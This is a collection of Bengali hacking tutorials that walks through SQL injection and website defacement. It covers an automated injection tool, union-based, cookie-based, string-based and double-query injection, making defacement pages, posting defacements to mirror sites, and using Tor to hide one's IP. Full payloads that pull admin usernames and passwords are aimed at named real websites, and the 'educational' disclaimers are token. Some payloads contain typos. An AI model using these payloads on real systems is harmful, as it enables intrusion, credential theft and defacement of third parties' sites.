এবার Error পাওয়া সাইটির লিংকটি এখানে দেন ও “Analyze” বাটনে ক্লিক করুন। (উপরের চিত্রটি দেখুন)।এবার কিছুক্ষণ অপেক্ষা করুন। তাহলে টুলসটি ওয়েবসাইটটি পরীক্ষা করবে।যদি কাজ হয়, তাহলে এই রকম ম্যাসেজ দিবে।"Current DB: XXXX"

নিচের ছবিটি দেখূন।

এবার “Tables” tab এ যান।এবার “Get DB’s” এ ক্লিক করুন।

এবার বামপাশের প্যানেলে দেখুন ২টা ড্যাম্প ফাইল পাওয়া গেছে। “paul_third”, ও “information_schema” দুটা ফাইল

“information_schema” আপনার ধরার দরকার নাই। এখানে MySQL তথ্য থাকে।শুধু মাত্র “paul_third” সিলেক্ট করুন।এবার “Get Tables” এ ক্লিক করুন।

তাহলে, আপনি টেবিলের ড্যাম্প ফাইলগুলো পেয়ে যাবেন।

এখন আমরা administration panel টি হ্যাক করতে চেষ্টা করব।এখন “admin” table টি চেক করুন।এখানে মাত্র ১ জনই ইউজার পাবেন। যদি আপনি কোন ইউজার না পান, তাহলে আপনি এখানে হ্যাক করতে পারবেন না।এবার “Get Columns” বাটনে ক্লিক করুন।

তাহলে নিচের মতো আসবে।এখানে “id”, “username” (যে Username দিয়ে ওয়েবসাইটে লগইন করে)“password” (যে Password দিয়ে ওয়েবসাইটে লগইন করে),ও “email” (এডমিন যে যেইমেইল দিয়ে রেজিঃ করেছে ও কাজ করে)।

এবার “Get Data” ট্যাবে ক্লিক করুন।তাহলে টুলসটি আপনাকে Username, Password ও ইমেইলের তথ্যগুলো দেখাবে।

আবারও “Find Admin” ট্যাবে ক্লিক করুন।তাহলে এটি আপনাকে Administration Panel login দেখিয়ে দেবে।

এবার আপনি আপনার ভিকটিমের ওয়েবসাইটির নাম টাইপ করুন administration panel বের করার জন্য।তবে মনে রাখবেন .php?id=XX আবার লাগায়েন না।

“Path to Search” বক্সে সম্পূর্ণ URL টি লিখবেন / সহ।এবার “Start” বাটনে ক্লিক করুন। তাহলে আপনাকে Administration Panel login page টা দেখাবে।তাহলে আমরা Administration Panel পেলাম।

এবার administration panel login পেজে যান ও আগের পাওয়া ইউজার আইডি ও পাসওয়ার্ড দিয়ে এডমিন পেজ লগইন করুন।

পোষ্টটি লিখেছেন - অনির্বাচিত টিউনার !

যারা হ্যাকিং করে তাদের একটি নিজস্ব ডিফেজ পেজ থাকে।

ডিফেস পেজে তাদের বক্তব্য উল্লেখ থাকে।

ডিফেস পেজ মূলত HTML, Java, CSS ও PHP কোডের সমন্বয়ে হয়। কিন্তু যারা কোডিং জানেন না তারা কি করবেন তাই ভাবছেন তো ?

তাই আমি আপনাদের সাথে শেয়ার করছি একম একটি এ্যাপলিকেশন যা আপনাকে ডিফেজ পেজ বানিয়ে দিবে।

ছবিঃ http://hackinseconds.files.wordpress.com/2012/01/capture.png

এখান থেকে —

http://www.2shared.com/file/vLH_20xn/Advance_Deface_maker.html

এ্যাপলিকেশন ডাউনলোড করে ফাইলটি আনজিপ করুন।

এবার Advanced Deface Creator – Updater.exe ওপেন করুন।

এরপর নিজের ইচ্ছা মত সাজিয়ে নিন নিজের ডিফেস পেজ . .

ধন্যবাদ।।।

ইন্ডিয়ান ডগমা সিএমএসঃ SQLi এক্সপ্লইট

ডরকঃ **inurl:mypage.php?page_id=**

এক্সপ্লইটঃ- **+union+select+1,2,group_concat(name,0x3a,password)+from+login--**

প্রথমে গুগল এ ডরক টি লিখে সার্চ দিন ।

যা রেজাল্ট পাবেন , সবগুলা সাইট ই ভুলনারেবল ।

আমি এইটা হ্যাক করবো - *http://www.jcsjournal.com/mypage.php?page_id=51*

এখন , এক্সপ্লইট অনুসারে , পেইজ আইডি এর আগে একটি মাইনাস (-) চিহ্ন বসাতে হবে ।

এইটা এসকিউএল ইঞ্জেকশন এর নিয়ম এর কারনে দিতে হবে ।

তাহলে লিঙ্ক টি দারায়ঃ

http://www.jcsjournal.com/mypage.php?page_id=-51

এখন এক্সপ্লইট টি কপি পেস্ট করুনঃ

http://www.jcsjournal.com/mypage.php?page_id=-51**+union+select+1,2,group_concat(name,0x3a,password)+from+login--**

এখন পেজ কন্টেন্ট এর টাইটেল এ অ্যাডমিন আইডি আর পাসওয়ার্ড পাবেন ।

বিঃ দ্রঃ কিছু সাইটে না হলে হাভিজ দিয়ে ট্রাই করলেই পেয়ে যাবেন ।

সাইট হ্যাক করার পরবর্তী কাজ হল সাইট মিরর (Mirror)করা

ছোট বেলায় যখন abcd পড়তাম তখনকার কথা মনে পড়ে গেল হঠাৎ :D মিরর টা কি ? ইংরেজী শব্দ মিরর (Mirror) এর মানে আয়না । হ্যাকিং এ ও এর মিনিং একই রকমই । হ্যাকিং এর ভাষায় মিরর হল ওয়েব সাইট হ্যাক করার পড়ে তার প্রমান সরুপ মিউজিয়াম এ আয়না করে রাখা :P G। হাহাহা আসুন বিস্তারিতভাবে বলি,

সাইট মিরর করতে হয় কারন আপনার হ্যাকড সাইটের এডমিন সাইটে প্রবেশের পরই আপনার ডিফেস মুছে দিবে ।
তাহলে কেউ যদি প্রমান দেখতে চায় আপনিই সাইট টা হ্যাক করেছেন তখন আপনি কি দেখাবেন ?
তার জন্যই রয়েছে মিরর সাইট । মিরর সাইটের মাধ্যমে আপনি আপনার হ্যাকড সাইটের মিরর করে রাখতে পারবেন ।
নিচে কয়েক টি মিরর সাইটের নাম দেয়া হল -

মিরর কোথায় করবেন ?

www.Zone-h.org

www.mirror-zone.org

www.zone-hack.com

www.zone-hc.com

www.arab-zone.net

www.pak-zone.com

www.pakcybercrews.com

http://leetsmirror.com/

www.hack-mirror.com

সাধারনত এগুলোতেই হ্যাকাররা সবসময় সাইট মিরর করে থাকে।
এগুলোর মধ্যে www.zone-h.org এই সাইটটির মিরর খুব দামী অর্থ্যাত্‍ এ সাইটের মিররের মান বেশী।
* বছরে একটি সাইট কেবল একবারই মিরর করা যায়। এর মানে এক বছরের মধ্যে অন্য কেউ মিরর করে রাখলে আপনি আর মিরর করতে পারবেন না।
* একটি সাইট মোট বারো বার মিরর করা যায়।
* সরকারী ও গুরুত্বপূর্ন সাইট মিররে একটি স্টার (*) পাওয়া যায়।
এবার আসি কিভাবে মিরর করতে হয়।
মিরর সাইটে প্রবেশ করার পর notify অথবা deface এ ইন্টার করুন।
এক সাথে অনেক সাইট মিরর করতে চাইলে mass এ ইন্টার করুন আর একটি সাইট মিরর করতে চাইলে নিচে যান।
এরপর
Notifier : বক্সে যে নামে notify করতে চান সে নাম দিন । আমদের টিম এর Notifier নাম হল Innominate ।
এরপর
Domain: এ আপনার ডিফেস পেজের লিংক টি দিন।
এরপরের দুটি বক্স হল হ্যাকিং এর মেথড এবং হ্যাকিং এর কারন। এ দুটি আপনার ইচ্ছা মত দিন।
এরপর send বাটনে চাপুন।
সব সঠিক থাকলে আর গত এক বছরের মধ্যে মিরর না হয়ে থাকলে ok দেখাবে আর কোনো ভুল হলে বা গত এক বছরের মধ্যে হ্যাক হলে তা জানিয়ে দেয়া হবে।
এখন onhold এ আপনার মিরর লিংক খুজে পাবেন।
অনেক সময় খুজে পাওয়া যায়না কারন অনেকে মিরর করে বলে লিষ্টের অনেক তলে পরে যায়। সেক্ষেত্রে সার্চ বক্সে notifier অথবা হ্যাকড সাইটের নাম লিখে সার্চ দিলে পাওয়া যাবে।
onhold এ রাখা হয় কারন মিরর সাইটের এডমিনরা approve করে আপনার দেয়া লিংক সত্যিই হ্যাক কি না । মিথ্যা বা Fake হলে তা মুছে দেয়া হয়।

Cookie Based SQLi টিউটোরিয়ালে

সবাইকে স্বাগতম Cookie Based SQLi টিউটোরিয়ালে । প্রথমেই আপনার বেসিক SQLi সম্পর্কে ধারনা থাকতে হবে।

নিচের লিঙ্কটি থেকে পড়ে নিন!

Sql Injection (Union Based)

check group Doc File https://www.facebook.com/groups/hackingworld1/

তাহলেই বুঝতে পারবেন ।

(বিঃদ্রঃ SQLi এক এক সময় এক এক ধরনের হয়, আপনি এক পদ্ধতিতে সফল না হলে আরেক পদ্ধতি অনুসরন করতে হবে । এমন কোনো কথা নেই যে নির্দিষ্ট একটি ওয়েবসাইটে নির্দিষ্ট একটি মেথড কাজ করবে)

প্রথমে হ্যাকবার অন করে নিন অথবা না থাকলে গুগল করুন "Hackbar Addon" এই লেখাটি দিয়ে গুগলে

এরপরে "Cookie Manager" এই নামে একটা এডঅন আছে এটাও এড করে নিন!

Cookie Manager:

https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/

এরপর আমাদের কাজ শুরু । মনে করুন আপনি যে সাইটটি পেলেন সেটার url: http://site.com/cid.php?id=3 এখন আমাদের কাজ হবে ?id=3 এই লেখা টি কেটে দিয়ে। শুধুমাত্র cid.php এই লেখাটি থাকবে Url এ ...

এবার এন্টার দিন ।।

এখন আমাদের Url টি হচ্ছে

http://site.com/cid.php

প্রথমেই মোজিলা ব্রাউজারের টুলসে গিয়ে Cookie Manager অন করে নিন।

এবার নিচের স্ক্রিনশট টি দেখুন।

http://prntscr.com/4jtmn9

এডিটে ক্লিক করার পরে

নিচের স্ক্রিনশটটি লক্ষ্য করুনঃ

http://prntscr.com/4jtnav

এভাবে করার পর রিফ্রেশ দিলে পেইজটা তে এরর দেখাবে এখন আশা করি বুঝতে পেরেছেন কমান্ড কিভাবে এক্সিকিউট করতে হবে। এরর দেখার পর আমাদের প্রথম কাজ হবে সাইটটিতে কয়টা কলাম আছে সেটা বের করা। এর জন্যে আবার Cookie Manager এ গিয়ে প্রথম স্ক্রিন শট টির মতো সিলেক্ট করে এডিটে ক্লিক করুন। এডিটে ক্লিক করলে ২য় স্ক্রিন শটটির মতো আসবে এখন কনটেন্ট এর জায়গায় লেখুন 3 order by 1-- এবার সেভ লেখায় ক্লিক করে পেইজটি রিলোড দিন কোনো এরর দেখাচ্ছে না আমার ক্ষেত্রে! যায় হোক এভাবে বেসিক SQLi এ যেভাবে করতেন সেভাবে order by এর পরে সংখ্যা বাড়াইতে থাকুন। তবে কুকি ম্যানেজার দিয়ে ! যেটা আমি গত দুইটি স্টেপে দেখিয়েছি। যায় হোক আমি বার বার কিভাবে কমান্ড এক্সিকিউট করতে হয় তা বলবো না কারণ তাহলে টিউটোরিয়ালটি অনেক বড় হয়ে যাবে।

এবার আমি order by 3-- পর্যন্ত যাওয়ার পর এরর দেখতে পেলাম ! যার মানে হচ্ছে এই সাইটে কলাম ২টি এখন ভুলনরাবল কলাম বের করার জন্যে কমান্ড দিলাম। union select and 0+1,2-- এখন আমাকে ভুলনরাবল কলাম দেখাবে। এখানে একটি নতুন বিষট লক্ষ্য করুন and 0 অনেক সময় শুধু union select দিলেই রেসাল্ট দেখায় না। সে ক্ষেত্রে এই কমান্ডটি ব্যাবহার করতে পারেন। এই সকল কাজ করবেন কুকি ম্যানেজার দিয়ে ব্রাউজারে কমান্ড দিলে কোনো কাজই হবে না।

আবার বলছি বেসিক SQLi ভালোভাবে না শিখলে এটা আপনারা পারবেন না। যায় হোক আমি পেলামঃ১ তার মানি আমার টার্গেট করা সাইটের ভুলনরাবল কলাম হচ্ছে ১। এখন আমি এই কলাম দিয়ে আমার কাঙ্খিত ডাটা ডাম্প করবো প্রথমেই ভার্সন বের করে। আবার কুকি ম্যানেজার অন করে আপনার টার্গেট সাইট টি সিলেক্ট করে এডিটে ক্লিক করুন এবং কনটেন্ট এর জায়গায় কমান্ডটি হবে এরকম

3 union select and 0+version(),2--

এবার সেভ দিয়ে রিফ্রেশ করুন। রেসাল্ট দেখতে পাবেন। যায় হোক। আমার টার ভার্সন ৫ সুতারাং সহজেই SQLi করতে পারবো।। এবার কুকি ম্যানেজার--আপনার টার্গেট সাইট সিলেক্ট-এডিট--কনটেন্ট এ গিয়ে কমান্ড লেখলাম।

3 union select and 0+group_concat(table_name),2+from+information_schama.tables+where+table_schema=database()

সেভ এ ক্লিক করে পেইজ রিফ্রেশ করলাম! আমি টেবিলস এর নাম গুলো দেখতে পাচ্ছিঃ

- admin
- news
- about

এই ধরনের।। এখন আমার কাজ হবে admin টেবিল নিয়ে সুতারাং এবার কমান্ড দিবো। কুকি ম্যানেজার--আপনার টার্গেট সাইট সিলেক্ট-এডিট--কনটেন্ট এ গিয়ে

3 union select and 0+group_concat(columnn_name),2+from+information_schama.columns+where+table_name=Hex value Of Admin

এখন আমরা কলামস দেখতে পেলাম।

login_user

login_password

এখন আমরা যদি এই কলাম গুলো দেখে ডাটা ডাম্প করতে চায় তাহলে আবার কুকি ম্যানেজার--আপনার টার্গেট সাইট সিলেক্ট-এডিট--কনটেন্ট এ গিয়ে কমান্ড লেখুন

3 union select and 0+group_concat(login_user,0x3a,login_password),2+from+admin--

সেভ করে পেইজ টি রিফ্রেশ করুন কাজ শেষ এডমিন আইডি এবং পাসওয়ার্ড দেখতে পাবেন !

String Based SQL Injection

আজকের টিউটোরিয়ালে আমি লেখবো String Based SQL Injection নিয়ে ।

চলুন তাহলে শুরু করা যাক

(টিউটোরিয়াল টি শুধুমাত্র শিক্ষনীয় উদ্দ্যেশ্যে লিখিত)

Union Based SQLi কি সেটা বোঝার জন্যে আমার আগের টিউটোরিয়ালটি দেখতে পারেনঃ

সহজ ভাবে বুঝাতে গেলে String Based Sql Injection হলো যখন একটি সাইট Sql Injection ভুলনরাবল হয় ।

কিন্তু যখন আট্যাকার Sql Injection কমান্ড এক্সিকিউট করে তখন কোনো রেসাল্ট দেখায় না।

(একটা শিক্ষনীয় বিষয়ঃ Sql Injection করার সময় অনেক সাইটে ডাটা ওয়েব পেইজে দেখায় নাহ।। সে ক্ষেত্রে ডাটা দেখায়

টাইটেল বারে ব্রাউজারের)

String Based SQL Injection বোঝা যায় অনেক সময় এরকম এরর দেখে ।

এই ধরনের এরর।

"order by" doesn't work, example: order by 100--

অনেক সময় নাও থাকতে পারে সে ক্ষেত্রে আপনি প্রথমে

Basic SQL অনুসরন করে যদি কোনো রেসাল্ট না পান তাহলে স্ট্রিং বেজড SQL injection ট্রাই করে দেখতে পারেন।

আসলে string based sqli হলে আপনি কমান্ড এক্সিকিউট করার পরও কোনো রেসাল্ট আসবে না ।

সাইটটি আগের মতনই নরমাল দেখাবে।

Union Based এর সাথে String Based এর মধ্যে তেমন কোনো পার্থক্য নেই।

তাহলে আসুন শুরু করা যাক।

মনে করুন এরকম একটি সাইটে আমরা SQLi করবো।

http://site.com/index.php?id=10

প্রথমেই SQLi ভুলনারবল নাকি দেখবো Url এর শেষে ' এই চিহ্ন টি দিয়ে

http://site.com/index.php?id=10'

এরর দেখতে পেলে আমাদের কাজ হবে সাইটটিতে কয়টা কলাম আছে সেটা বের করা ।

এখন আমরা প্রথমেই Union Based চেষ্টা করে দেখবো ।

http://site.com/index.php?id=10 order by 10 (কোনো এরর দেখাচ্ছে না বা ডাটা মিস হচ্ছে না)

order by এর পরের সংখ্যা টি বাড়িয়ে দিয়ে দেখি

http://site.com/index.php?id=10 order by 1000 (কোনো এরর দেখাচ্ছে না বা ডাটা মিস হচ্ছে না)

তাহলে এই সাইটটি তে আমরা String Based SQLi ব্যাবহার করবো।

যার জন্যে আমাদের id=value এরপরে একটি ' (স্ট্রিং) যুক্ত করতে হবে এবং কমান্ড এর শেষে --+ (মাইনাস,মাইনাস,প্লাস) এই সাইন

গুলো যুক্ত করতে হবে।

তাহলে দেখিঃ

http://site.com/index.php?id=10' order by 10--+ (মনে করুন এরর দেখতে পেলাম)

এখন যদি আপনার টার্গেট সাইটে ১০ টি কলাম না থাকে তাহলে আপনি এরর দেখতে পাবেন বা সাইটটি থেকে ডাটা মিস করবে।

(বিঃদ্রঃ টিউটোরিয়ালটি শিক্ষনীয় উদ্দ্যেশ্যে লিখা বিধায় আমি কোনো লাইভ সাইট নিয়ে দেখালাম না।)

http://site.com/index.php?id=10' order by 9--+ (still Error)

http://site.com/index.php?id=10' order by 8--+ (Error)

http://site.com/index.php?id=10' order by 7--+ (Error)

http://site.com/index.php?id=10' order by 6--+ (No Error)

তার মানে হলো সাইটটি তে ৬ টি কলাম ।

এখন আমরা এই ছয়টি কলাম থেকে কোন কলাম টি ভুলনারাবল বা স্ট্রিং কলাম সেটা চেক করবো যার জন্যে কমান্ড হবেঃ

http://site.com/index.php?id=-10' union select 1,2,3,4,5,6--+

এখন সাইটের পেইজে বা ব্রাউজারের টাইটেল বারে ভুলরাবল কলাম/কলামটির নাম্বার দেখাবে ।

(ভুলনারবল কলামের সংখ্যা অনেক সময় ২ টি বা তার অধিক হতে পারে)

এখন আমরা যদি ভুলনারবল কলাম পায় ২ নম্বর কলাম।

তাহলে আমরা সেই কলামের জায়গায় SQLi কমান্ড দিয়ে ডাটাবেস থেকে ডাটা রিড করতে পারবো।

#প্রথমে দেখি নিয় ডাটাবেসের Version কি ও Database Name কি এবং Database User এর নাম ।

যার জন্যে আমরা কমান্ড ব্যাবহার করবো " group_concat(database()),concat(user(),ox3a,version "

উদাহারনঃ

http://site.com/index.php?id=-10' union select 1,group_concat(database()),concat(user(),ox3a,version ,3,4,5,6--+

(এখানে যেহুতু ভুলনারবল কলাম ২ তাই আমরা ২ নম্বর এর জায়গায় আমাদের কমান্ড রান করাবো)

এখন আমরা

Version ,Database Name , Database User এইগুলা দেখতে পাবো ...

এখন আমরা যদি ডাটাবেজের টেবল গুলো দেখতে চায় তাহলে কমান্ড হবে

http://site.com/index.php?id=-10' union select 1,2,3,group_concat(table_name),5,6 from information_schema.tables where table_schema=database()--+-

এখন আমরা ডাটাবেসের টেবল গুলোর নাম দেখতে পাবো।

এখন যদি আপনি যে টেবিল গুলো পেলেন তার মধ্যে আপনার কাঙ্খিত ডাটা যে টেবিলে আছে সেই টেবিল থেকে কলাম বের করতে চান।

মনে করেন যে আপনি পেয়েছেন "admin" নামে এই টেবিল টি এখন আপনি যদি "admin" টেবিলের কলাম গুলো দেখতে চান তার জন্যে কমান্ড হবে

প্রথমে "admin" টেবিল নেমটিকে হেক্সে (hex) কনভার্ট করে নিতে হবে। যার জন্যে মোজিলা ব্রাউজারে হ্যাকবার নামে একটি এডঅন আছে

সেটা ব্যাবহার করতে পারেন ।

"admin" টেবিলকে হেক্সে রুপান্তর করার পর পেলাম 0x61646d696e

এখন কমান্ডটা হবে।

উদাহারণঃ

http://site.com/index.php?id=-10' union select 1,2,3,group_concat(column_name),5,6 from information_schema.columns where table_name=char(104,111,109,101,112,97,103,101,117,115,101,114,115)--+-

এখন আমরা "admin" টেবিলের কলাম গুলো দেখতে পাবো।

মনে করুন আমরা পেলামঃ "id , user , password"

এই তিনটি কলাম পেলাম । এখন আমরা যদি এই তিনটি কলাম থেকে ডাটা ডাম্প করতে চায় বা হ্যাক করতে চায় ।

তাহলে কমান্ড হবে ।

উদাহারণঃ

http://site.com/index.php?id=-10' union select 1,2,3,group_concat(id,0x3e,user,0x3e,password),5,6 from admin--+-

এই কমান্ডটি আমাদের admin টেবিলের id,user,password এই কলাম গুলোর ডাটা দেখাবে :)

ধন্যবাদ ।

Double Query SQL Injection Attack

এখন, অনেক সময় দেখি “union+select” কমান্ড কাজ করে না এবং নিচের এরর ম্যাসেজ দেখায়।

এরর ম্যাসেজঃ

[#] Can't findcolumns in the page source

[#]Following"SELECT" statements have different numbers of column

[#] Unknown column 1 in order case.(or 0)

এ অবস্থায় সাইট হ্যাক করতে **DoubleQuery SQL Injection Attack** করতে পারি।

মনে করি, আমি *http://target.com/detail.php?id=10*সাইটটি ইঞ্জেক্ট করব। এখন আমি Double Query SQL Injection শুরু করছি।

STEP1:

এখন নিচের কোডটি দিয়ে আমি সাইটের ডেটাবেজের ভার্সন বের করব। ভার্সন যদি 5 এর কম হয় তবে কোডটি কাজ করবেনা কারনভার্সন 5 এর কম ডেটাবেজে *information_schema.tables* নেই।।

কোড: **+or+1+group+by+concat_ws(0x7e,version(),floor(ran(0)*2))+having+min(0)+or+1--**

আমার সাইট লিঙ্কঃ

*http://www.target.com/detail.php?ID=10++or+1+group+by+concat_ws(0x7e,version(),floor(ran(0)*2))+having+min(0)+or+1--*

আউটপুট: Duplicate entry‘5.1.52-log~1’ for key ‘group_key’

এখন আমি সাইটের ডেটাবেজ পেয়ে গিয়েছি। আর নিশ্চিত হলাম যে, সাইটে *information_schema.tables* উপস্থিত। *information_schema.tables* ব্যাবহার করে সাইটের ডাটা ব্যাবহার করব।

STEP5:

এখন TABLE বের করব।

কোডঃ

+and+(select+1+from(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=database()+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

আমার সাইট লিঙ্কঃ

*http://www.example.com/detail.php?ID=10+and+(select+1+from(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=database()+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)*

এখন আমি টেবল বর করতে পেরেছি। এখন limit এর মান ধিরে ধিরে বাড়াতে থাকবো যতক্ষননা এডমিন টেবল পাই।

limit 1 হলেঃ

*http://www.example.com/detail.php?ID=10+and+(select+1+from(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=database()+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)*

limit 2 হলেঃ

*http://www.example.com/detail.php?ID=10+and+(select+1+from(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=database()+limit+2,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)*

limit 3 হলেঃ

*http://www.example.com/detail.php?ID=10+and+(select+1+from(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=database()+limit+3,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)*

মনে করি limit 6 হলে সাইটের এডমিন টেবল পাবো।

সাইট লিঙ্কঃ

*http://www.example.com/detail.php?ID=10+and+(select+1+from(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=database()+limit+6,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)*

আউটপুটঃ *Duplicate entry 'tbadmin~1' for key 'group_key'*

সুতরাং, এডমিন টেবল হল *tbadmin*

STEP 6:

এবার কলাম বের করতে হবে।।

কোডঃ

+and+(select+1+from(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0xTABLEHEX+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

সাইট লিঙ্কঃ

http://example.com/detail.php?ID=10+and+(select+1+from(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0x74626c61646d696e+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

আউটপুটঃ *Duplicate entry 'adminid~1' for key 'group_key'*

টেবলের মত কলামেও limit এর মান বাড়িয়ে কলাম এক্সপেকটেড কলাম যেমন, username, password বের করতে হবে।।

মনে করি limit 1 এবং 2 এর জন্য username এবং password পাবো।

limit 1 হলেঃ

http://example.com/detail.php?ID=10+and+(select+1+from(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0x74626c61646d696e+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

আউটপুটঃ *Duplicate entry 'username~1' for key 'group_key'*

limit 2 হলেঃ

http://example.com/detail.php?ID=10+and+(select+1+from(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0x74626c61646d696e+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

আউটপুটঃ *Duplicate entry ''password~1' for key 'group_key'*

STEP 7:

এবার কলাম থেকে ডাটা এক্সট্রেক্ট করতে হবে।

কোডঃ

+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(concat(column1,0x7e,column2,0x7e,column3)+as+char),0x7e))+from+TABLENAME+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

সাইট লিঙ্কঃ

*http://example.com/detail.php?ID=10+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(concat(adminid,0x7e,username,0x7e,password)+as+char),0x7e))+from+tbladmin+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)*

আউটপুটঃ *Duplicate entry '1~adminusername~adminpassword~1' for key 'group_key'*

Tor Browser - হ্যাকিং এর জন্য বেস্ট ব্রাউজার ।

আরেকজনের সিকিউরিটি ব্রেক করবেন কিন্তু নিজের সিকিউরিটি নিয়ে ভাববেন না তা কি হয় ?

হ্যা, আমি আই.পির কথাই বলছি ।

সাইটের ডাটা পাওয়ার পরের কাজটা হচ্ছে নিজের আই.পি টা লুকিয়ে ফেলা ।যাতে এডমিন আপনার সম্পর্কে কোনো তথ্য না পেতে পারে ।তাছাড়া অনেক ব্লক সাইট ভিজিট করতে আমাদের আই.পি হাইডের প্রয়োজন পরে

এজন্য আমি আপনাকে Tor Browser ব্যবহারের সাজেস্ট করবো ।

Tor Browser আপনাকে Tor Browser এর সাথে কানেক্ট করবে এবং আপনার নিজস্ব আই.পি কে লুকিয়ে ফেলবে

Tor Browser এর আরেকটি সুবিধা হলো যে Tor আই.পি চেইনিং করে ।

সর্বমোট ৫টি আই.পি চেইনিং করবে

এখন https://www.torproject.org/download/download থেকে নামিয়ে নিন Tor Browser ।

এবার নরমালি রান করুন ।

নরমালি রান না হলে Run as Administrator দিয়ে রান করুন।

রান করার পর কিছুটা সময় নিবে Tor Network এর সাথে কানেক্ট করতে ।

এরপর আপনি নিশ্চিন্তে ব্রাউজ করতে পারবেন . . .

Error Based Sql (bangla)

Error Based/ Double query SQL injection
এটা একটু কঠিন কিন্তু চেষ্টা করলে মেওয়া ফলে ঃপি

দেখুন যখন আপনার sql vulnerable সাইটে union select statement/firewall bypass কাজ করে না অথবা

এরকম(নিচে দেওয়া) ইরর আশে তখন double query try করতে হয়

example:
The Used Select Statements Have A Different Number Of Columns.
Unknown column 1 in order clause. (or 0)
Can't find your columns in the page source.
Error #1604

ধরি আমাদের টার্গেট =>

www.site.com/index.php?id=1

প্রথমে আমরা version বের করব তার জন্য লিখতে হবে :

www.site.com/index.php?id=1+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+having+min(0)+or+1--

অর্থাৎ আমরা id value এর পর

+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+having+min(0)+or+1--

এটা যোগ করেছি

এখন আমরা এমন কিছু দেখতে পাব =>

Duplicate entry '5.5.35-0ubuntu0.12.04.2~1' for key 'group_key'

মানে version 5.5.35 [এক্সাঃ অনুযায়ী]

[এক্সাঃ http://www.broderna-anderssons.se/prod_detail.php?id=109+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+having+min(0)+or+1--]

এবার database বের করতে হবে লিখুন =>

www.site.com/index.php?id=1+or+1+group+by+concat_ws(0x7e,database(),floor(rand(0)*2))+having+min(0)+or+1--

এখন আমরা এমন কিছু দেখতে পাব =>

Duplicate entry 'broderna~1' for key 'group_key'

মানে database হল broderna [এক্সাঃ অনুযায়ী]

[এক্সাঃ http://www.broderna-anderssons.se/prod_detail.php?id=109+or+1+group+by+concat_ws(0x7e,database(),floor(rand(0)*2))+having+min(0)+or+1--]

table name বের করতে হলে আমাদের লিখতে হবে

www.site.com/index.php?id=1+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=ডাটাবেস_এর_হেক্স+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

ধরি ডাটাবেস এর হেক্স 0x62726f6465726e61তাহলে লিখতে হবে

www.site.com/index.php?id=1+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=0x62726f6465726e61+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

[এক্সাঃ http://www.broderna-anderssons.se/prod_detail.php?id=109+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=0x62726f6465726e61+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)]

ফায়াওরয়াল বাইপাস এর মত double query তেও ১তা ১তা করে টেবিল বের করতে হয় ! এজন্য আমরা limit এর মান increase করব এভাবে limit 1,1 আবার limit 2,1

তাহলে লিখতে হবে =>

www.site.com/index.php?id=1+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=0x62726f6465726e61+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

[এক্সাঃ http://www.broderna-anderssons.se/prod_detail.php?id=109+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=0x62726f6465726e61+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)]

এভাবে limit এর মান increase করব যতক্ষণ না users/user/admin table পাওয়া যায়!!!! ধরি limit 18,1 এ users table পাওয়া গেসে =>

Duplicate entry 'users~1' for key 'group_key'   [এক্সাঃ অনুযায়ী]

[এক্সাঃ http://www.broderna-anderssons.se/prod_detail.php?id=109+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(table_name+as+char),0x7e))+from+information_schema.tables+where+table_schema=database()+limit+18,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)]

এবার কলাম বের করার পালা

কলাম বের করতে লেখব =>

